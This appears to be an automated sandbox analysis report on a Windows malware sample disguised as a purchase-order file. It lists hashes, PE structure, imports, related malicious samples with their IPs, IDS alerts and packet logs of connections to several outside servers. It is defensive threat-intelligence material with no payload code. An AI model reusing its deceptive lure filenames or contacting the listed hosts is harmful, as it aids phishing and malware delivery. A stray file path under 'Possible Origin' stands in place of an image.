	Autocarriers Overdue invoice.DOC.exe	Get hash	malicious	Browse	• 45.145.185.49
	Security_Check.exe	Get hash	malicious	Browse	• 193.239.147.16
	zKufVDEvon.exe	Get hash	malicious	Browse	• 185.200.34.175
	3bPknPWgeJ.exe	Get hash	malicious	Browse	• 185.200.34.175
	yYW4J4dX9i.exe	Get hash	malicious	Browse	• 45.86.70.31
	x2BhTLV9.exe	Get hash	malicious	Browse	• 193.239.147.16
	scn14092020.exe	Get hash	malicious	Browse	• 45.12.112.28

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.373704870948321

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Purchase Order 40,7045$.exe
File size:	369664
MD5:	4142c1713da2f4f94bec71bfed46587b
SHA1:	06cc7bd53758a0936f4b674847411a4f912fd654
SHA256:	fd94ea05d07271de517e92af291ec6a8cff49cc83bb59f112efb6d5fec56809c
SHA512:	1693379c66da547efb6e200d5cfc33fe7a49f38ca5f4121690e371ed5e7aaea389363f88cbba68eef1f1c9ea6e8f2d42c3472ebb38f2d9bf2185178bd3f2e245
SSDEEP:	6144:xOz/xJi4Cnn9y6kyr+23yopaLxx9xKxDVFBqyaLv0Yd5bMceMau:xODxE7nnE6NrLqxxfQJFBqyEvF5yMau
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6...r.uHr.uHr.uH...Hp.uH...Ha.uH...HD.uH...H..uH{..Ha.uHr.tH..uH...Hs.uH...Hs.uH...Hs.uHRichr.uH.....PE..L..

File Icon

	
Icon Hash:	34ecc4d0f0e8ccd4

Static PE Info

General

Entrypoint:	0x40c753
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FB69F90 [Thu Nov 19 16:38:40 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	ab2865aeb9fd256a577a2832dd6a376d

Entrypoint Preview

Instruction
call 00007F93F094583Dh
jmp 00007F93F093B8CEh
push dword ptr [0042D608h]
call dword ptr [0041F0A4h]
test eax, eax
je 00007F93F093BA44h
call eax
push 00000019h
call 00007F93F0945101h
push 00000001h
push 00000000h
call 00007F93F093F1B0h
add esp, 0Ch
jmp 00007F93F093F175h

Instruction
int3
int3
int3
int3
int3
int3
int3
int3
int3
mov ecx, dword ptr [esp+04h]
test ecx, 00000003h
je 00007F93F093BA66h
mov al, byte ptr [ecx]
add ecx, 01h
test al, al
je 00007F93F093BA90h
test ecx, 00000003h
jne 00007F93F093BA31h
add eax, 00000000h
lea esp, dword ptr [esp+00000000h]
lea esp, dword ptr [esp+00000000h]
mov eax, dword ptr [ecx]
mov edx, 7EFEFEFFh
add edx, eax
xor eax, FFFFFFFFh
xor eax, edx
add ecx, 04h
test eax, 81010100h
je 00007F93F093BA2Ah
mov eax, dword ptr [ecx-04h]
test al, al
je 00007F93F093BA74h
test ah, ah
je 00007F93F093BA66h
test eax, 00FF0000h
je 00007F93F093BA55h
test eax, FF000000h
je 00007F93F093BA44h
jmp 00007F93F093BA0Fh
lea eax, dword ptr [ecx-01h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-02h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-03h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-04h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx

Rich Headers

Programming Language:	• [LNK] VS2010 build 30319 • [ASM] VS2010 build 30319 • [C] VS2010 build 30319 • [C++] VS2010 build 30319 • [RES] VS2010 build 30319 • [IMP] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x29008	0xc8	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x30000	0x42e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x35000	0x213c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1f000	0x1f4	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1d12e	0x1d200	False	0.534276086373	data	6.54668663912	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x1f000	0xaa9e	0xac00	False	0.383698219477	data	5.48251502126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x2a000	0x53a4	0x3400	False	0.680588942308	data	6.53378088611	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x30000	0x42e0	0x4400	False	0.0522173713235	data	2.29893765685	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x35000	0x2b5a	0x2c00	False	0.593306107955	data	5.76069468977	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x300a0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 57599, next used block 4294967040	English	United States
RT_GROUP_ICON	0x342c8	0x14	data	English	United States

Imports

DLL	Import
KERNEL32.dll	EnumTimeFormatsA, GetProcAddress, LoadLibraryA, VirtualProtect, SetConsoleMode, ReadConsoleInputA, GetProcessHeap, SetEndOfFile, SetEnvironmentVariableA, CompareStringW, CreateFileW, CreateFileA, CreateProcessA, WaitForSingleObject, GetExitCodeProcess, WriteConsoleW, SetStdHandle, IsValidLocale, EnumSystemLocalesA, GetLocaleInfoA, GetUserDefaultLCID, HeapReAlloc, GetStringTypeW, HeapSize, IsProcessorFeaturePresent, GetCurrentProcessId, GetTickCount, QueryPerformanceCounter, HeapCreate, GetEnvironmentStringsW, FreeEnvironmentStringsW, GetModuleFileNameW, GetLocaleInfoW, LoadLibraryW, CloseHandle, ReadFile, GetCurrentThreadId, SetLastError, InterlockedIncrement, InterlockedDecrement, EncodePointer, DecodePointer, Sleep, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, GetLastError, DeleteFileA, GetSystemTimeAsFileTime, GetModuleHandleW, ExitProcess, GetCommandLineW, HeapSetInformation, GetStartupInfoW, RaiseException, RtlUnwind, HeapFree, WideCharToMultiByte, LCMapStringW, MultiByteToWideChar, GetCPInfo, HeapAlloc, SetFilePointer, SetHandleCount, GetStdHandle, InitializeCriticalSectionAndSpinCount, GetFileType, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, TerminateProcess, GetCurrentProcess, WriteFile, GetConsoleCP, GetConsoleMode, FlushFileBuffers, GetFileAttributesA, GetACP, GetOEMCP, IsValidCodePage, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree
wsnmp32.dll	
WINSPOOL.DRV	PrinterProperties, AddPortW, DeleteFormA, AddPrinterDriverW
OLEAUT32.dll	VarI4FromCy, OleCreatePropertyFrame, VarBstrFromDisp, QueryPathOfRegTypeLib
SHELL32.dll	SHGetPathFromIDList, ExtractIconExA
ODBC32.dll	
WS2_32.dll	WSACreateEvent, WSASetServiceW, WSAGetLastError, WSACleanup
RESUTILS.dll	ResUtilGetDwordValue, ResUtilVerifyResourceService, ResUtilFindSzProperty, ResUtilGetMultiSzProperty
WINMM.dll	midiInReset, midiOutOpen, waveOutUnprepareHeader, midiInAddBuffer

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-11:07:38.645275	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.7	8.8.8.8
11/20/20-11:08:16.486833	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	34.102.136.180	192.168.2.7

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:07:15.679258108 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:15.932034969 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:15.932176113 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:15.932311058 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.187412977 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.187463999 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.187644005 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.440414906 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.440454006 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.440473080 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.440496922 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.440556049 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.440637112 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.440646887 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.440651894 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.444058895 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.693258047 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.693357944 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.693417072 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.693444967 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:16.696773052 CET	80	49734	154.86.218.70	192.168.2.7
Nov 20, 2020 11:07:16.696902990 CET	49734	80	192.168.2.7	154.86.218.70
Nov 20, 2020 11:07:21.605900049 CET	49737	80	192.168.2.7	3.12.202.18

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:07:21.718278885 CET	80	49737	3.12.202.18	192.168.2.7
Nov 20, 2020 11:07:21.718374968 CET	49737	80	192.168.2.7	3.12.202.18
Nov 20, 2020 11:07:21.718597889 CET	49737	80	192.168.2.7	3.12.202.18
Nov 20, 2020 11:07:21.830941916 CET	80	49737	3.12.202.18	192.168.2.7
Nov 20, 2020 11:07:21.831310034 CET	80	49737	3.12.202.18	192.168.2.7
Nov 20, 2020 11:07:21.831334114 CET	80	49737	3.12.202.18	192.168.2.7
Nov 20, 2020 11:07:21.831466913 CET	49737	80	192.168.2.7	3.12.202.18
Nov 20, 2020 11:07:21.831562042 CET	49737	80	192.168.2.7	3.12.202.18
Nov 20, 2020 11:07:21.943883896 CET	80	49737	3.12.202.18	192.168.2.7
Nov 20, 2020 11:07:31.953761101 CET	49752	80	192.168.2.7	160.153.136.3
Nov 20, 2020 11:07:31.978790045 CET	80	49752	160.153.136.3	192.168.2.7
Nov 20, 2020 11:07:31.978914022 CET	49752	80	192.168.2.7	160.153.136.3
Nov 20, 2020 11:07:31.979074955 CET	49752	80	192.168.2.7	160.153.136.3
Nov 20, 2020 11:07:32.004002094 CET	80	49752	160.153.136.3	192.168.2.7
Nov 20, 2020 11:07:32.005081892 CET	49752	80	192.168.2.7	160.153.136.3
Nov 20, 2020 11:07:32.005289078 CET	49752	80	192.168.2.7	160.153.136.3
Nov 20, 2020 11:07:32.030204058 CET	80	49752	160.153.136.3	192.168.2.7
Nov 20, 2020 11:07:38.640206099 CET	49753	80	192.168.2.7	194.35.122.226
Nov 20, 2020 11:07:38.803186893 CET	80	49753	194.35.122.226	192.168.2.7
Nov 20, 2020 11:07:38.803288937 CET	49753	80	192.168.2.7	194.35.122.226
Nov 20, 2020 11:07:38.803448915 CET	49753	80	192.168.2.7	194.35.122.226
Nov 20, 2020 11:07:38.972686052 CET	80	49753	194.35.122.226	192.168.2.7
Nov 20, 2020 11:07:38.979562044 CET	80	49753	194.35.122.226	192.168.2.7
Nov 20, 2020 11:07:38.979593039 CET	80	49753	194.35.122.226	192.168.2.7
Nov 20, 2020 11:07:38.979859114 CET	49753	80	192.168.2.7	194.35.122.226
Nov 20, 2020 11:07:38.979948997 CET	49753	80	192.168.2.7	194.35.122.226
Nov 20, 2020 11:07:39.141820908 CET	80	49753	194.35.122.226	192.168.2.7
Nov 20, 2020 11:07:44.211316109 CET	49754	80	192.168.2.7	104.253.79.71
Nov 20, 2020 11:07:44.378349066 CET	80	49754	104.253.79.71	192.168.2.7
Nov 20, 2020 11:07:44.378618956 CET	49754	80	192.168.2.7	104.253.79.71
Nov 20, 2020 11:07:44.378768921 CET	49754	80	192.168.2.7	104.253.79.71
Nov 20, 2020 11:07:44.545849085 CET	80	49754	104.253.79.71	192.168.2.7
Nov 20, 2020 11:07:44.546214104 CET	80	49754	104.253.79.71	192.168.2.7
Nov 20, 2020 11:07:44.546289921 CET	80	49754	104.253.79.71	192.168.2.7
Nov 20, 2020 11:07:44.546302080 CET	80	49754	104.253.79.71	192.168.2.7
Nov 20, 2020 11:07:44.546466112 CET	49754	80	192.168.2.7	104.253.79.71
Nov 20, 2020 11:07:44.546518087 CET	49754	80	192.168.2.7	104.253.79.71
Nov 20, 2020 11:07:44.546523094 CET	49754	80	192.168.2.7	104.253.79.71
Nov 20, 2020 11:07:44.714863062 CET	80	49754	104.253.79.71	192.168.2.7
Nov 20, 2020 11:07:49.639825106 CET	49756	80	192.168.2.7	35.246.6.109
Nov 20, 2020 11:07:49.678709030 CET	80	49756	35.246.6.109	192.168.2.7
Nov 20, 2020 11:07:49.678859949 CET	49756	80	192.168.2.7	35.246.6.109
Nov 20, 2020 11:07:49.679070950 CET	49756	80	192.168.2.7	35.246.6.109
Nov 20, 2020 11:07:49.717953920 CET	80	49756	35.246.6.109	192.168.2.7
Nov 20, 2020 11:07:49.761483908 CET	80	49756	35.246.6.109	192.168.2.7
Nov 20, 2020 11:07:49.761545897 CET	80	49756	35.246.6.109	192.168.2.7
Nov 20, 2020 11:07:49.761744976 CET	49756	80	192.168.2.7	35.246.6.109
Nov 20, 2020 11:07:49.761881113 CET	49756	80	192.168.2.7	35.246.6.109
Nov 20, 2020 11:07:49.800853014 CET	80	49756	35.246.6.109	192.168.2.7
Nov 20, 2020 11:07:54.844347000 CET	49758	80	192.168.2.7	185.201.11.126
Nov 20, 2020 11:07:54.966379881 CET	80	49758	185.201.11.126	192.168.2.7
Nov 20, 2020 11:07:54.966509104 CET	49758	80	192.168.2.7	185.201.11.126
Nov 20, 2020 11:07:54.966870070 CET	49758	80	192.168.2.7	185.201.11.126
Nov 20, 2020 11:07:55.088880062 CET	80	49758	185.201.11.126	192.168.2.7
Nov 20, 2020 11:07:55.281188011 CET	80	49758	185.201.11.126	192.168.2.7
Nov 20, 2020 11:07:55.281485081 CET	49758	80	192.168.2.7	185.201.11.126
Nov 20, 2020 11:07:55.281558990 CET	80	49758	185.201.11.126	192.168.2.7
Nov 20, 2020 11:07:55.281620979 CET	49758	80	192.168.2.7	185.201.11.126
Nov 20, 2020 11:07:55.403640032 CET	80	49758	185.201.11.126	192.168.2.7
Nov 20, 2020 11:08:00.347841978 CET	49759	80	192.168.2.7	52.71.133.130
Nov 20, 2020 11:08:00.452924967 CET	80	49759	52.71.133.130	192.168.2.7
Nov 20, 2020 11:08:00.453139067 CET	49759	80	192.168.2.7	52.71.133.130
Nov 20, 2020 11:08:00.453313112 CET	49759	80	192.168.2.7	52.71.133.130
Nov 20, 2020 11:08:00.556237936 CET	80	49759	52.71.133.130	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:08:00.556266069 CET	80	49759	52.71.133.130	192.168.2.7
Nov 20, 2020 11:08:00.556281090 CET	80	49759	52.71.133.130	192.168.2.7
Nov 20, 2020 11:08:00.556488991 CET	49759	80	192.168.2.7	52.71.133.130
Nov 20, 2020 11:08:00.556579113 CET	49759	80	192.168.2.7	52.71.133.130
Nov 20, 2020 11:08:00.659429073 CET	80	49759	52.71.133.130	192.168.2.7
Nov 20, 2020 11:08:05.659286976 CET	49760	80	192.168.2.7	13.226.173.80
Nov 20, 2020 11:08:05.674153090 CET	80	49760	13.226.173.80	192.168.2.7
Nov 20, 2020 11:08:05.674334049 CET	49760	80	192.168.2.7	13.226.173.80
Nov 20, 2020 11:08:05.674489975 CET	49760	80	192.168.2.7	13.226.173.80
Nov 20, 2020 11:08:05.689215899 CET	80	49760	13.226.173.80	192.168.2.7
Nov 20, 2020 11:08:05.691483021 CET	80	49760	13.226.173.80	192.168.2.7
Nov 20, 2020 11:08:05.691700935 CET	80	49760	13.226.173.80	192.168.2.7
Nov 20, 2020 11:08:05.691761971 CET	49760	80	192.168.2.7	13.226.173.80

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:06:24.695208073 CET	58739	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:24.722343922 CET	53	58739	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:26.237132072 CET	60338	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:26.264065981 CET	53	60338	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:31.382118940 CET	58717	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:31.409208059 CET	53	58717	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:32.438592911 CET	59762	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:32.465584993 CET	53	59762	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:33.313208103 CET	54329	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:33.340243101 CET	53	54329	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:34.124548912 CET	58052	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:34.151561975 CET	53	58052	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:38.857039928 CET	54008	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:38.903969049 CET	53	54008	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:39.094918013 CET	59451	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:39.121886015 CET	53	59451	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:40.279426098 CET	52914	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:40.306454897 CET	53	52914	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:41.780988932 CET	64569	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:41.808187962 CET	53	64569	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:43.496880054 CET	52816	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:43.545059919 CET	53	52816	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:44.563770056 CET	50781	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:44.590708971 CET	53	50781	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:45.217900038 CET	54230	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:45.244940042 CET	53	54230	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:46.532702923 CET	54911	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:46.559850931 CET	53	54911	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:47.283731937 CET	49958	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:47.310795069 CET	53	49958	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:48.015352011 CET	50860	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:48.042587042 CET	53	50860	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:50.693610907 CET	50452	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:50.720668077 CET	53	50452	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:51.774281979 CET	59730	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:51.801292896 CET	53	59730	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:52.509279013 CET	59310	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:52.536370993 CET	53	59310	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:53.018472910 CET	51919	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:53.045543909 CET	53	51919	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:53.778512955 CET	64296	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:53.814062119 CET	53	64296	8.8.8.8	192.168.2.7
Nov 20, 2020 11:06:54.550476074 CET	56680	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:06:54.577477932 CET	53	56680	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:08.506925106 CET	58820	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:08.554796934 CET	53	58820	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:08.633372068 CET	60983	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:07:08.681593895 CET	53	60983	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:09.575184107 CET	49247	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:10.355617046 CET	53	49247	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:10.573728085 CET	52286	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:10.610713959 CET	53	52286	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:15.370619059 CET	56064	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:15.667937994 CET	53	56064	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:19.126965046 CET	63744	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:19.164304018 CET	53	63744	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:21.163629055 CET	61457	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:21.199383020 CET	53	61457	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:21.464678049 CET	58367	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:21.604794979 CET	53	58367	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:21.691340923 CET	60599	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:21.729232073 CET	53	60599	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:22.059649944 CET	59571	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:22.095258951 CET	53	59571	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:22.490994930 CET	52689	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:22.526623964 CET	53	52689	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:23.161501884 CET	50290	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:23.188550949 CET	53	50290	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:23.994404078 CET	60427	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:24.032332897 CET	53	60427	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:24.212080002 CET	56209	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:24.256122112 CET	53	56209	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:24.626653910 CET	59582	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:24.662291050 CET	53	59582	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:25.574372053 CET	60949	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:25.610099077 CET	53	60949	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:26.049972057 CET	58542	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:26.085650921 CET	53	58542	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:26.373533010 CET	59179	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:26.419915915 CET	53	59179	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:31.892540932 CET	60927	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:31.952383041 CET	53	60927	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:37.022685051 CET	57854	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:38.007904053 CET	57854	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:38.637741089 CET	53	57854	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:38.645028114 CET	53	57854	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:43.998091936 CET	62026	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:44.209893942 CET	53	62026	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:47.683054924 CET	59453	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:47.718767881 CET	53	59453	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:49.590164900 CET	62468	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:49.638459921 CET	53	62468	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:50.345526934 CET	52563	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:50.372570992 CET	53	52563	8.8.8.8	192.168.2.7
Nov 20, 2020 11:07:54.783478975 CET	54721	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:07:54.842215061 CET	53	54721	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:00.294127941 CET	62826	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:08:00.346420050 CET	53	62826	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:05.605511904 CET	62046	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:08:05.657974005 CET	53	62046	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:10.702775002 CET	51223	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:08:10.896162033 CET	53	51223	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:11.861721992 CET	63908	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:08:11.888716936 CET	53	63908	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:16.285459042 CET	49226	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:08:16.345438957 CET	53	49226	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:21.531033039 CET	60212	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:08:21.683366060 CET	53	60212	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:26.922692060 CET	58867	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:08:26.962616920 CET	53	58867	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:32.013992071 CET	50864	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:08:32.363317966 CET	53	50864	8.8.8.8	192.168.2.7
Nov 20, 2020 11:08:37.781757116 CET	61504	53	192.168.2.7	8.8.8.8
Nov 20, 2020 11:08:38.542803049 CET	53	61504	8.8.8.8	192.168.2.7

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Nov 20, 2020 11:07:38.645275116 CET	192.168.2.7	8.8.8.8	d013	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 11:07:09.575184107 CET	192.168.2.7	8.8.8.8	0x1206	Standard query (0)	www.handsfreedocs.com	A (IP address)	IN (0x0001)
